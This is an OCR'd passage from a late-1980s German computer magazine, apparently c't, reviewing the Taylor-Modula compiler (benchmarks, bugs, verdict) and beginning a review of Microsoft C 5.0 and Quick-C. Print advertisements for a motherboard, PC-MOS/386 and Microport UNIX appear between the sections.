Ausführlich sind im Handbuch alle Definitionsteile der Bibliotheks-Module aufgeführt und jeweils kurze Programmierbeispiele angegeben. Grafik- und Textwindow-Module werden nicht mitgeliefert. Ansonsten sind alle Standard- und Hilfsmodule vorhanden – zum Teil deutlich erweitert. Unterstützt werden beispielsweise Zugriffe auf Software-Interrupts, I/O-Ports, Systemuhr, File- und Directory-System, Environment-Variablen, Aufrufparameter, Bildschirm-Adapter, serielle Schnittstelle und Drucker. Strings werden in zwei unterschiedlichen Implementationen unterstützt. Nennenswert ist ferner das Modul Memory, das Prozeduren zur direkten Speichermanipulation enthält. Für Assembler-Freaks sind noch die Module der Runtime-Bibliothek aufgelistet, und Hinweise zum Schreiben eigener Assembler-Routinen sind vorhanden. Über Kombinationsmöglichkeiten mit anderen Sprachen schweigt sich der Handbuchautor jedoch aus. Sehr interessant sind die Ausführungen über die vielfältigen Optimierungstechniken des Compilers und mögliche Probleme bei unsauberer Programmierung. Es ist wirklich bemerkenswert, welcher Optimierungsgrad mit einem One-Pass-Compiler erreichbar ist. Dieses alles paßt wirklich auf 112 großzügig bedruckte Handbuchseiten.

Wettlauf

Auf einem alten Compaq-AT (8 MHz, 1 Wait-State) mußte Taylor-Modula beweisen, was es im Vergleich zu Borlands neuesten Produkten Turbo-Pascal 4.0 und Turbo-C 1.5 zu leisten vermag. Da in allen drei Sprachen neben Integers und Reals mit einfacher Genauigkeit diese auch mit doppelter Genauigkeit vorhanden sind, wurden sie in die standardmäßigen HL-Benchmarks mit aufgenommen, wobei aber wegen des fehlenden Grafik-Moduls der Grafiktest unterbleiben mußte. Um den Ungenauigkeiten der Systemuhr zu begegnen, wurde der Integer-Test (2 Byte) auf 100 000 Iterationen abgeändert, damit er mindestens eine knappe Sekunde Ablaufzeit benötigte. Als zusätzliche Tests wurden Array-Indizierung, Set- und Heap-Operationen sowie Rekursion durchgeführt, um weitere Compiler-Eigenschaften zu prüfen.

Als Sieger nach Punkten ging Taylor-Modula aus diesem Vergleich hervor, zumindest auf Rechnern mit Coprozessor. Schwächen leistet es sich eigentlich nur bei Berechnungen mit langen Integers und bei Real-Berechnungen mit der Software-Emulation. Hier bietet Turbo-C offenbar deutlich bessere Routinen. Als relative Schwäche ist außerdem der Geschwindigkeitsabfall gegenüber Turbo-Pascal bei Zugriffen auf den Far Heap anzusehen, Turbo-C fällt bei dieser Disziplin aber nochmals deutlich ab. Bemerkenswert ist ferner, daß die Benutzung von kurzen Reals bei allen Sprachen keinen nennenswerten Gewinn an Ausführungszeit bringt, was allerdings dadurch klar wird, daß dieses Format vor Rechenoperationen auf ein höheres Format expandiert wird. Man sollte also möglichst die langen Reals verwenden, wenn nicht gerade Speicherknappheit dagegen spricht.

Hoch zu bewerten ist der Vorsprung von Taylor-Modula bei Integer- und einfacher Real-Arithmetik sowie bei der Array-Indizierung, denn erfahrungsgemäß sind gerade diese die am häufigsten benötigten Operationen. Erstaunlich ist ferner der kompakte Code, den Compiler und Linker erzeugen. Erst bei größeren Programmen gleichen sich hier Turbo-Pascal und Taylor-Modula wieder an, wobei Turbo-Pascal Vorteile auf Systemen ohne Coprozessor hat. Die Kompilierungs- und Link-Zeiten erreichen nicht ganz die Geschwindigkeit von Turbo-Pascal 4.0, da häufig auf die Platte zugegriffen wird.

Nobody is perfect

In der Testphase stellte sich eine nicht dokumentierte Inkompatibilität mit dem Sprachstandard heraus. Die Schwierigkeiten ergaben sich beim Versuch, Datentypen opaque zu exportieren. Opaquer Export von Datentypen ist eine Modula-2-Spezialität und dient der konsequenten Datenkapselung. Dazu wird in einem Definitionsmodul lediglich ein Typname aufgeführt, ohne daß irgendeine Information über die zugrundeliegende Datenstruktur preisgegeben wird. Derartige opaque Typen sind gewöhnlich auf Pointer beschränkt. Die eigentliche Implementierung der Datenstruktur und der zugehörigen Operationen bleibt dem entsprechenden Implementationsmodul vorbehalten. Im Klientenmodul, das den Datentyp mit den zugehörigen Prozeduren importiert, können Variablen dieses Datentyps deklariert werden, ihre Nutzung ist aber nur über die zugehörigen Prozeduren möglich. So läßt sich über eine einheitliche Modulschnittstelle je nach Bedarf beispielsweise ein Zwischenspeicher in Form eines Arrays, eines Baumes oder einer verketteten Liste realisieren, ohne daß der Entwickler des Klientenmoduls davon Kenntnis haben müßte.

Bei dem Versuch eines opaquen Datentypexports wurde zwar das Definitionsmodul korrekt übersetzt, aber bei der Kompilierung des zugehörigen Implementationsmoduls traten Fehler bei einem syntaktisch richtigen Programm auf und verhinderten somit die Codegenerierung. Die Fehler ergaben sich bei dem Versuch, über einen Pointer auf eine Record-Struktur Zugriffe auf die Record-Elemente (Dereferenzierungen) vorzunehmen. Ein Modula-2-Compiler eines anderen Herstellers übersetzte dieses Modul hingegen ohne Probleme. Bei nicht-opaquem Export der Pointer-Struktur traten ebenfalls keinerlei Probleme auf.

Weitere Probleme bereiteten dem Compiler unter bestimmten Bedingungen interne Module. Laut Sprachdefinition ist es möglich, daß ein internes Modul ein anderes internes Modul komplett (also nur den Modulnamen) importiert und somit

auf dessen exportierten Identifier Zugriff bekommt. Allerdings müssen dabei der Modulname und ein Punkt wie bei Record-Strukturen vorangestellt werden. Dies akzeptiert Taylor-Modula in der gegenwärtigen Version noch nicht. Ein weiterer Fehler tritt beim qualifizierten Export aus internen Modulen auf. In diesem Fall klappt zwar die Kompilierung, aber der Linker findet das innere Modul nicht, aus dem exportiert wurde. Nichtqualifizierter Import und Export aus internen Modulen funktioniert dagegen auch über etliche Modulebenen korrekt.

Über den Sinn von internen Modulen läßt sich streiten – als zusätzliches Strukturierungselement sind sie eigentlich überflüssig, da man in kritischen Fällen besser externe Module verwendet, andererseits gehören sie zum Sprachstandard. Auf jeden Fall erschweren sie erheblich eine korrekte und effiziente Compiler-Implementierung.

Ein Anruf beim Hersteller offenbarte, daß die genannten Fehler erst zum Teil bekannt waren. Bei dieser Gelegenheit wurde mir mitgeteilt, daß in wenigen Wochen die Auslieferung der Version 2.1 beginnen werde, die zusätzlich ein neues Handbuch, einen Overlay-Linker, verbesserte Longint-Routinen und ein wahlweise größeres Speichermodell umfassen soll. Und natürlich werde man sich bemühen, die Fehler, mit deren Korrektur man sogleich beginnen werde, bis zur Auslieferung zu eliminieren. Bedenken sollte man ferner, daß die genannten Fehler ausschließlich von Problemen bei der Syntaxprüfung des Compilers herrühren und in keiner Weise die Qualität des erzeugten Codes beeinträchtigen.

Fazit

Nicht zuletzt aufgrund der relativ kurzen Testphase ist es nicht einfach, ein eindeutiges Fazit zu ziehen. Dennoch – das endgültige Resultat dieses Tests fällt trotz der Kritikpunkte positiv aus. Das Gesamtkonzept, die Schnelligkeit des Compilers sowie die Code-Qualität genügen durchaus professionellen Ansprüchen. Wenn man derzeit nicht gerade Wert auf opaquen Datentypexport oder die Besonderheiten interner Module legt, läßt sich bereits mit der vorliegenden Version sehr gut arbeiten, es ist sogar eines der besten derzeit verfügbaren Programmierwerkzeuge für PCs. Somit bietet sich für den Profi endlich eine interessante Alternative zu den C-Compilern, die durchaus eine größere Investition rechtfertigt.

Es bleibt leider als großer Wermutstropfen der Preis. Dies ist um so bedauerlicher, weil Taylor-Modula durchaus das Zeug dazu hätte, wieder etwas Bewegung in die Softwareszene zu bringen, und ich mir einen Einsatz dieser All-Purpose-Sprache von Hobbyanwendungen bis zum anspruchsvollen Bildungsbereich vorstellen könnte. Borland hat schließlich bewiesen, daß man über populäre Preise enorme Umsätze erzielen kann, und vom Vertreiber von Taylor-Modula gibt es für den Amiga schon für 342 Mark einen qualitativ exzellenten Modula-2-Compiler. PC-User werden wohl immer etwas mehr zahlen müssen, aber vielleicht ist ja beim Preis noch nicht das letzte Wort gesprochen. (bw)

Ergebnisse auf einen Blick

- übersichtliches Gesamtkonzept
- erzeugt sehr kompakten Code
- kurze Kompilations- und Link-Zeiten
- vielfältige Optimierungsoptionen
- Syntax-Prüfung des Compilers nicht ausgereift
- Datensegment und Stack zusammen auf 64 KByte beschränkt
- kein Grafikmodul
- Handbuch stellenweise ergänzungsbedürftig
- hoher Preis

ct

OEM ANFRAGEN WILLKOMMEN

OEM ARE WELCOME

EE


16 MHz/0 WS

MADE IN W.-GERMANY by EE Motherboard

EE286B-II

CPU	: 80286-12 bzw. 80286-16
Co-Prozessor	: 80287-10 optional
Zero Wait-State	: umschaltbar
RAM	: 8 MB (max.) on Board
ROM	: 32 KB
Erweiterung	: 8 Steckplätze 6 AT/2 XT kompatibel
DMA	: 7 Kanäle
Interrupt	: 16 Kanäle
Echtzeituhr	: Batteriegepuff. Echtzeituhr
BIOS	: Lizenziert von Award
Setup	: im Bios integriert
Betriebssystem	: DOS 3.3
HDD/FDD Adapter	: Western Digital
Netzteil	: 200 W

Electronic Equipment
Computervertrieb
D-8060 Dachau
Ludwig-Thoma-Str. 9
Telefon 08131/4272
Telefax 08131/82667
Telex 527503



C für Profis

Microsoft-C 5.0

Klaus Zerbe

Wenn man die neue Version 5 von Microsofts C-Compiler als 'Paket' bezeichnet, so ist das durchaus wörtlich zu nehmen: das schiere Gewicht der über 2000 Seiten Dokumentation in drei Ringordnern, einem Buch und einer allein fast 100 Seiten starken 'Quick-Reference' bringt über 13 Pfund auf die Waage. Ein System für 'Gelegenheits-Programmierer' ist MS-C also ganz bestimmt nicht, auch wenn sich der mitgelieferte Quick-C-Compiler hervorragend zum Einstieg in diese moderne Programmiersprache eignet.

Der beachtliche Umfang der Dokumentation kommt vor allem daher, daß MS-C 5.0 aus einer Reihe von leistungsfähigen Software-Produkten besteht, von denen die meisten auch separat erhältlich sind. Im einzelnen sind das:

MS-C 5.0, ein optimierender C-Compiler, der das Paradepferd aus dem Hause Microsoft ist und von den drei mit dem Entwicklungspaket gelieferten Compilern den effizientesten Code erzeugt.

Microsoft Quick-C, Kommandozeilen-Version. Auch dieser C-Compiler wird wie der optimierende Compiler per Befehlszeile gestartet; er übersetzt zwar schneller, aber dafür nicht so effizient.

Microsoft Quick-C, integrierte Entwicklungs-Umgebung.
Diese Variante des Quick-C-Compilers zeichnet sich durch Ausstattung mit einer fensterorientierten Bedienoberfläche, einem Texteditor, einem Linker, einem C-Quelltext-Debugger und einem Projekt-Manager (MAKE-Utility) aus.

Microsoft CodeView ist ein symbolischer Debugger, der sämtliche Hochsprachen-Compiler von Microsoft sowie Assembler unterstützt, also auch die Fehlersuche in Programmen erlaubt, deren Teile in verschiedenen Programmiersprachen geschrieben wurden.

Microsoft Overlay-Linker ist die neueste Version von Microsofts LINK mit der Fähigkeit, Programme mit Overlays und spezielle Symboltabellen für CodeView zu erzeugen.

Microsofts C-Library ist sicher eine der umfangreichsten Sammlungen von Standard-C-Routinen. Alle für Intel-Prozessoren üblichen Speichermodelle von 'Small' bis 'Huge' werden unterstützt, Routinen zu allen Standards wie Kernighan & Ritchie, UNIX und ANSI sind vorhanden.

Diverse Hilfsprogramme wie die Bibliotheks-Manager LIB, QLIB und LIBBUILD und der Projektmanager MAKE vervollständigen die 'Sammlung'.

New C-Generation

Über C als moderne Programmiersprache mit Zukunft wurde schon viel geschrieben. C gilt als sehr flexibel, erlaubt eine sehr maschinennahe Programmierung ebenso wie einen hohen Grad an Abstraktion und ist weitaus portabler als die meisten anderen, vor allem maschinenorientierten Sprachen. Gute C-Compiler genießen den Ruf, einen Code zu generieren, den auch ein durchschnittlicher Assembler-Programmierer nicht effizienter programmieren kann.

Dieser Euphorie stehen freilich auch kritische Meinungen gegenüber. C verführt zur 'Trick-Programmierung', fördert unlesbaren und unwartbaren Code, ist als 'Write-Only-Language' berüchtigt. Viele der Freiheiten für den C-Programmierer entpuppen sich als Fallstricke. 'Geniale' Statements versteht der Programmierer später meist selbst nicht mehr. Ältere, voll dem Kernighan & Ritchie-Standard entsprechende C-Compiler bieten keine Sicherheit, prüfen weder Übergabeparameter an Funktionen noch Wertzuweisungen auf korrekte Verwendung von Datentypen. Eine unglückliche Verquickung bei der Anwendung von Zeigern und Feldern ist vor allem für Anfänger gefährlich, die sich erfahrungsgemäß gerade mit Zeigern und dynamisch verwalteten Datenstrukturen sehr schwer tun. Dadurch werden C-Programme oft instabil und enthalten Fehler, die kaum mehr zu finden sind.

Wegen dieser Mängel kam es in einem neuen, noch vorläufigen ANSI/ISO-Standard zu einigen größeren Änderungen und Erweiterungen der C-Syntax. Der neue Standard erinnert in vielem an Pascal und vor allem an Modula-2, erlaubt eine strikte Prüfung aller Datentypen auch bei modularer Programmierung und stellt weitere Datenstrukturen wie Verbunde (Records) und Aufzählungstypen bereit.

Für die Compilerbauer ist hier eine harte Nuß zu knacken, denn man erwartet von einem modernen C-Compiler, daß er den alten Kernighan & Ritchie-Standard ebenso versteht wie den alten und auch den neuen, vorläufigen ANSI-Standard.

Sinnvolle PC-Lösungen müssen mit Ihrem Betrieb mitwachsen können. Das neue multiuser-Betriebssystem PC-MOS / 386 (TM) ermöglicht Ihnen freies Wachstum auf gewohnter PC DOS /-MS-DOS Befehlsebene und mit Dateikompatibilität. Vorhandene Programme arbeiten wie gewohnt, nur schneller und in einer Mehrplatzumgebung. Auf angeschlossenen Terminals bietet PC-MOS / 386 auch CGA-Grafikunterstützung.

Freie Fahrt für Ihren Personal Computer

Durch das richtige Betriebsystem:

PC-MOS / 386 (TM)

Multitasking und Multiuser

Das Multiuser- und Multitaskingbetriebssystem für XT's, AT's, 80386er und PS/2-Systeme.

Ihren Fachhändler finden Sie auf der nächsten Seite

Vertrieb nur durch autorisierte Vertriebspartner der COMPUCON Deutschland GmbH
Dachauer Straße 20 · 8066 Eschenried · Telefon 0 81 31 / 70 01-0 · Telex 526 670 · Telefax 70 01 44

Wer ist schneller ? Ihr Rechner oder Ihr Betriebssystem ?

Das echte UNIX System V für 80286- und 80386-Rechner.
Microport UNIX ist schneller, leistungsstärker und preiswerter.
Wir liefern alles für komplette UNIX-Systeme:

Software

- **Betriebssystem: Microport UNIX System V.2/AT und System V.3/386**
- **DOS Merge: Ausführen von DOS-Programmen unter UNIX**
- **Compiler: C, Pascal, COBOL und NEU: professionelles 32-Bit FORTRAN**
- **C-Bibliotheken für Multiuser-Datenbankanwendungen**
- **UNIPLEX II+: das integrierte Softwarepaket für das Büro**
- **Progress: 4GL Datenbank-Entwicklungspaket**
- **Informix, Unify, Crystal Writer, R-Office, usw.**

Hardware

- **Komplette UNIX Workstations mit 80386- oder 80286-CPU**
- **Graphik-Karten und Monitore bis 24 Zoll, Terminals, Drucker**
- **Ethernet-Karten mit TCP/IP, RFS und Streams**
- **Mehrfach RS232-Karten mit 80186-Prozessor (bis 38.400 Baud)**
- **60 MByte Streamer-Laufwerke für Backup und Datenaustausch (1/4" QIC36)**
- **2/4/8/16 MByte Speichererweiterungskarten**

Wir unterstützen Sie:

GTI Gesellschaft für Digitaltechnik & Informatik mbH
Kongreßstraße 5
5100 AACHEN
Telefon 0241 - 51 40 00
Telefax 0241 - 50 86 92

Deutscher Microport Vertragshändler.

Die mit Microsoft-C 5.0 gelieferten Compiler gehören im Gegensatz zu den Vorversionen dieser neuen Generation von C-Compilern an, so daß der Versionssprung von Version 4 auf Version 5 recht groß ausgefallen ist. Borland hatte es hier leichter, denn Turbo-C wurde von vornherein als ANSI-C-Compiler konzipiert, und man brauchte nicht auf Kompatibilität zu eigenen Vorversionen zu achten. Allerdings versteht auch Turbo-C 'im alten Stil' geschriebene Programme.

Vorausgesetzt

Daß ein derart anspruchsvolles Entwicklungssystem auf einem Rechner ohne Festplatte nicht mehr betrieben werden kann, braucht wohl nicht explizit erwähnt zu werden. Je nach Anzahl und Ausstattung der Bibliotheken mit Speichermodellen, Fließpunkt-Arithmetik und Grafik sind auf der Platte etwa drei bis vier Megabyte für MS-C 5 zu reservieren. Für die Installation sollte ein weiteres Megabyte freigehalten werden. Auch sollte man wenigstens 512 KByte Arbeitsspeicher haben. Darüber hinaus ist eine Grafikkarte (Hercules, CGA, EGA oder VGA) nötig, wenn man die Grafikbibliothek benutzen will. Maus-Freunde werden begrüßen, daß die Bedienoberflächen von Quick-C und CodeView in Fenstertechnik realisiert wurden und per Maus bedienbar sind. Ein arithmetischer Coprozessor ist nicht notwendig, wird aber unterstützt. Tastaturschablonen sowohl für die alte PC-Tastatur als auch für neue MF2-Tastaturen erleichtern die Bedienung.

Das Kopieren der neun 360-KByte-Disketten auf die Platte und das Erstellen der nötigen Inhaltsverzeichnisse (Directories) erledigt das Installationsprogramm SETUP, dem eine Kommandozeile mit Wünschen hinsichtlich der Ausstattung der Bibliotheken übergeben wird. Angesichts des Massenspeicherbedarfs des Systems ist das ein sinnvolles Merkmal, denn schließlich braucht nicht jeder Anwender Fließkomma-Bibliotheken für den 8087-Coprozessor und dessen Software-Emulation. Da für jedes Speichermodell und jede Fließkomma-Methode eine eigene, über 250 KByte große Bibliothek 'kombiniert' wird, kann man hier viel Speicherplatz sparen.

Das 'Kombinieren' der Bibliotheken wird im Rahmen der Installation automatisch von dem Programm LIBBUILD durchgeführt. Bei frühen Versionen von MS-C 5.0 und Quick-C kam es bei LIBBUILD zu Abstürzen bei einigen AT-Kompatiblen. Ursache soll das BIOS beziehungsweise der Plattencontroller dieser Geräte gewesen sein. Bei dem zum Test gelieferten Compiler waren solche Fehler allerdings nicht mehr nachzuvollziehen.

Auch sonst gab es bei keinem der zum Test benutzten Kompatiblen Probleme – MS-C wurde auf Systemen mit 8086-, 80286- und 80386-CPU benutzt, als Grafikkarten kamen Hercules-, EGA- und VGA-Karten zum Einsatz. Die Bedienoberfläche von Quick-C und CodeView sowie die Grafikbibliothek kamen mit jeder Grafikkarte ebenso wie mit einer Microsoft-kompatiblen Maus gut zurecht.

Speicher modelliert

Speichermodelle bestimmen, wie groß einzelne Quellcode-Module, Datenstrukturen und Datenelemente werden dürfen. Bedingt durch den Aufbau der Speicheradressen bei den Intel-Prozessoren 8088 bis 80286 kann der Arbeitsspeicher nicht wie etwa beim 68000 von Motorola linear durchadressiert werden. Zudem sind durch die interne Registerbreite von 16 Bit nur 'Segmente' von maximal 64 KByte direkt zugängig. Das führt auch bei Hochsprachen wie C zu Begrenzungen und zu 'langen' und 'kurzen' Adressen. Da die Arbeit mit 'langen' Adressen deutlich langsamer und umständlicher als mit kurzen ist, findet man bei fast allen PC-Hochsprachen-Compilern verschiedene 'Speichermodelle'.

Ein 'Modul' ist hierbei eine separat übersetzte Einheit, ein Element ist eine einzige Variable. 'Huge' ist das einzige Modell, welches durch Normalisierung von Adressen zum Beispiel Felder bearbeiten kann, die mehr als 64 Kilobyte groß sind. Das Modell 'tiny', das Programm und Daten in ein einziges Segment mit maximal 64 KByte hineinpackt, kennt MS-C nicht. Das 'tiny'-Modell findet man bei Turbo-C, es erlaubt die Umwandlung der Programme in einfache COM-Dateien.

Switch-Switch Hurra!

Daß bei den Kommandozeilen-Versionen der Compiler und Linker einiges an Optionen, neudeutsch auch 'Switches' genannt, zusammenkommt, läßt das Volumen des Entwicklungssystems erwarten. So kann man denn nicht nur Speichermodell, Fließkomma-Unterstützung, Listing-Format, Verhalten des Pre-Prozessors und Genauigkeit der Syntaxprüfung angeben – weitergehende Optionen erlauben die Auswahl des Zielprozessors 8086/88, 80186/188 oder 80286 und die automatische Generierung von Funktions-Deklarationen, wie sie für den neuen ANSI-Standard notwendig sind. Andere Optionen dienen zur Erzeugung der von SYMDEB oder CodeView zum symbolischen Debuggen benötigten Zeilennummer-Adressen.

Wie bei einem optimierenden Compiler nicht anders zu erwarten, hat man die Qual der Wahl, kompakten oder schnellen Code zu erzeugen. So können einige der Bibliotheksfunktionen wahlweise als speicherplatzfressendes, aber schnelles Makro oder als langsameres Unterprogramm kompiliert werden. Maximale Optimierung führt natürlich auch zu wesentlich längeren Übersetzungszeiten, so daß man mit der Optimierung erst anfangen sollte, wenn der Entwicklungszyklus eines Programms abgeschlossen ist. Das gilt vor allem aber für die Entfernung der vom Compiler eingebauten Laufzeitfehler-Diagnosen wie Stapel- und Wertebereichsprüfungen.

Wesentlich sind auch die Kompatibilitäts-Switches, die den Quelltext wahlweise auf fehlerfreie Syntax gemäß altem oder neuem ANSI-Standard beziehungsweise nach XENIX-Konventionen überprüfen. Auch an die Entwickler von MS-Windows-Applikationen wurde mit zwei Switches gedacht. Der Linker ist ebenfalls reichlich mit Switches bestückt, die auch teilweise einer weiteren Laufzeit-Optimierung, beispielsweise der Umwandlung von langen in kurze Sprünge, dienen.

Alles in einem

Die Masse der Programmierer ist heute nicht mehr für die Arbeit mit kommandozeilengesteuerten Programmen zu begeistern. Auch wenn sich Kommandozeilen gut für die Stapelverarbeitung per Batch-Datei eignen und sich aufwendige Kompiliervorgänge vollständig automatisieren lassen, bietet eine integrierte Oberfläche eine Menge Vorteile. So muß man sich nicht die Notation sämtlicher Compiler- und Linker-Optionen merken oder deswegen ständig Handbücher wälzen.

Der wesentliche Vorteil sind aber kürzere 'Turnaround'-Zeiten, das heißt, die Arbeit mit einer integrierten Oberfläche ist viel schneller, vor allem dann, wenn ein Programm noch Fehler enthält. Muß man mit einem Kommandozeilen-Compiler bei Syntax-Fehlern erst ein vom Compiler erzeugtes Fehler-Listing sichten, eine Zeilennummer herausschreiben und einen Texteditor aufrufen, um dann anhand der Zeilennummer im Quelltext herumzusuchen, so fragt man sich, wozu man bei so vielen stupiden und überflüssigen Arbeiten eigentlich einen Computer einsetzt. Bei einer integrierten Bedienoberfläche landet man bei einem Übersetzungsfehler sofort im Quelltext an der fehlerhaften Stelle. Der große Erfolg von Turbo-Pascal ist wohl überwiegend diesem Komfort zu verdanken. Werden auch Laufzeitfehler auf diese Weise gefunden beziehungsweise ist gar ein symbolischer Debugger eingebaut, der das Abarbeiten (Tracen) einzelner Anweisungen, Setzen von Haltepunkten oder Sichten und Verändern von Variablen er-

Modell	Code	Daten
tiny	insgesamt 64 KB	
small	max. 64 KB	max. 64 KB
medium	64 KB je Modul	max. 64 KB
compact	64 KB	64 KB je Element
large	64 KB je Modul	64 KB je Element
huge	64 KB je Modul	Elemente > 64 KB erlaubt

Von Microsoft-C 5.0 unterstützte Speichermodelle.

PC-MOS/386 (TM)

Multiuser für XT's, AT's, 80386- und PS/2-Systeme

Zum richtigen Betriebssystem den kompetenten Ansprechpartner:

Nur autorisierte Handelspartner der COMPUCON Deutschland GmbH bieten Ihnen das Multiuser-/Multitasking-Betriebssystem PC-MOS/386!

1000 Berlin	ACP Digitaltechnik GmbH	030/304 11 73
1000 Berlin	ifr Ingenieurbüro Fritz Reich	030/24 40 84
2000 Hamburg	ComputerLand Hamburg	040/2 36 00 30
2000 Hamburg	IHN Instruments	040/39 40 62
2060 Bad Oldeslohe	Reikotronic GmbH	045 31/8 21 14
2082 Uetersen	Berthold Krome EDV-Beratung · Software	041 22/45 57 6
3000 Hannover	Dipl.-Ing.M. Sachse Software-Entwicklung	05 11/58 40 13
3500 Kassel	Sydat Datenerfassung und -systeme	05 61/4 14 18
4050 Mönchengladbach	HSG Hard- und Software Handels GmbH	021 61/1 72 20
4450 Lingen	Data-Systems Computer-Software-Technik	05 91/37 07
5000 Köln	Reikotronic GmbH	022 36/6 40 42
5900 Siegen	A.C.T. GmbH	02 71/5 52 95–7
6000 Frankfurt	Koga Soft	061 09/30 00 100
6072 Dreieich	Peoples Computer	061 03/6 68 08
6102 Pfungstadt	Daten- und Textorganisation Roth GmbH	061 57/8 31 68
6348 Herborn	Karmann & Klein GmbH	027 72/4 11 39
6900 Heidelberg	Heidelberger Computer Center micro-data GmbH	062 21/2 71 32
7000 Stuttgart	Ramsauer GmbH & CoKG Büro- und Informationssysteme	07 11/81 45 17
8000 München	Unternehmensberatung Rose´	089/59 19 34–5
8000 München	MARVIS Computer Gössling & Mur	089/42 94 95
8000 München	Franklin Media & Kommunikation GmbH	089/7 25 66 09
8255 Schwindegg	K & P Gesellschaft für EDV-Beratung und Software mbH	080 82/50 26
8580 Bayreuth	Schirmer & Voth KG	09 21/5 43 26

Ohne Umwege in die Zukunft!

Testen Sie jetzt PC/MOS 386: Testdiskette 35 DM

P.S. Beachten Sie bitte unsere Produktanzeige PC-MOS/386!

AU

laubt, so wird der Vorteil noch signifikanter.

Der Quick-C-Compiler bietet alle genannten Möglichkeiten. Eingebettet in eine zeichenorientierte Bedienoberfläche mit Fenstern, Drop-Down-Menüs, Dialogboxen und Maussteuerung, bietet er eine Kombination aus Editor, Compiler, Linker, Debugger und Projektmanager. Von der Bedienung her erinnert diese Oberfläche an MS-Windows, kommt aber ohne Grafik aus und läßt sich auch ohne Maus bequem benutzen, weil alle wichtigen Funktionen auch mit Funktionstasten oder 'Alt'-Tastenkombinationen erreichbar sind.

Sein Editor bietet alle wesentlichen Möglichkeiten, die man von einem Programmeditor erwarten kann, und ist insgesamt etwas komfortabler sowie leistungsfähiger als die Editoren der Borland-Produkte Turbo-Pascal 4.0 und Turbo-C 1.5. Seine Bedienung erinnert sowohl an Microsofts WORD als auch an die von WordStar. Vor allem wenn man eine Maus benutzt, ist der Einstieg einfach.

Der Compiler ist extrem schnell, bestenfalls noch vergleichbar mit Borlands Turbo-C. Wie die Benchmarks zeigen, schneidet der von Quick-C erzeugte Code aber hinsichtlich Geschwindigkeit und Kompaktheit etwas schlechter ab als der vom Konkurrenten Turbo-C. Aber der MS-C-5.0-Besitzer hat ja auch noch den optimierenden Compiler zur Verfügung. Treten bei der Übersetzung Fehler auf, so kann man diese mit speziellen Suchfunktionen des Editors lokalisieren und korrigieren. Die integrierte Version des Quick-C-Compilers unterstützt nur das Speichermodell 'Medium', die anderen Speichermodelle müssen mit einem der Kommandozeilen-Compiler übersetzt werden.

Für den Linker des integrierten Quick-C-Compilers sind die 'Quick-Libraries' gedacht. Diese werden komplett im Arbeitsspeicher gehalten, so daß beim Kompilieren die Link-Zeiten wegfallen. Turbo-C kennt die Übersetzung in den Arbeitsspeicher nicht und linkt Programme grundsätzlich zu EXE-Dateien auf Disk. Dadurch wird die Arbeit mit Quick-C deutlich schneller. Beim Kompilieren auf Disk werden die Programme allerdings relativ groß. Bei den Benchmark-Tests wurden nur die für alle Compiler vergleichbaren Compilier-Link-Zeiten auf Disk gemessen. Die Optionen von Compiler und Linker werden mit Dialogboxen eingestellt, ohne daß man sich mit 'Switches' belasten müßte.

Der Projektmanager erledigt etwas eingeschränkt die gleiche Aufgabe wie das Programm MAKE. C-Programme können aus etlichen Quelltext- und Objektcode-Modulen bestehen. Nach einer Änderung an einem Modul müssen alle Module, die Funktionen dieses Moduls benutzen, ebenfalls neu übersetzt werden. Bei einem großen Projekt hier den Überblick zu behalten, ist zeitraubend und mühsam. Der Projektmanager verwaltet eine Liste aller Module eines Projekts und übersetzt unter Berücksichtigung von Datum und Uhrzeit der Module nur solche, die nicht mehr aktuell sind.

Der in Quick-C eingebaute Debugger erinnert an den ebenfalls zu MS-C 5.0 gehörenden CodeView. Im Gegensatz zu diesem beschränkt er sich aber auf in den Speicher übersetzte C-Programme, maschinennahe Einzelheiten wie Maschinencode und Registerverwendung bleiben verborgen. Die enge Verbindung zwischen Editor, Compiler und Debugger macht die Arbeit mit Quick-C so einfach wie mit einem Interpreter. Beim 'Tracen' wird die aktuelle Zeile im Quelltext unterstrichen. Die Werte ausgewählter Variablen oder Ausdrücke können in 'Watch'-Fenstern permanent angezeigt werden. Textstellen im Editor-Fenster kann man jederzeit als Haltepunkte (Breakpoints) für das Programm markieren. Interessant ist auch die Anzeige der Aufruf-Verschachtelung (Call-Chain).

Ergänzt wird das Ganze durch eine kontextsensitive Hilfsfunktion, die es erlaubt, Informationen zu Bibliotheksfunktionen oder C-Sprachelementen zum Beispiel zu Begriffen abzurufen, auf denen der Cursor im Editorfenster gerade steht.

CodeView

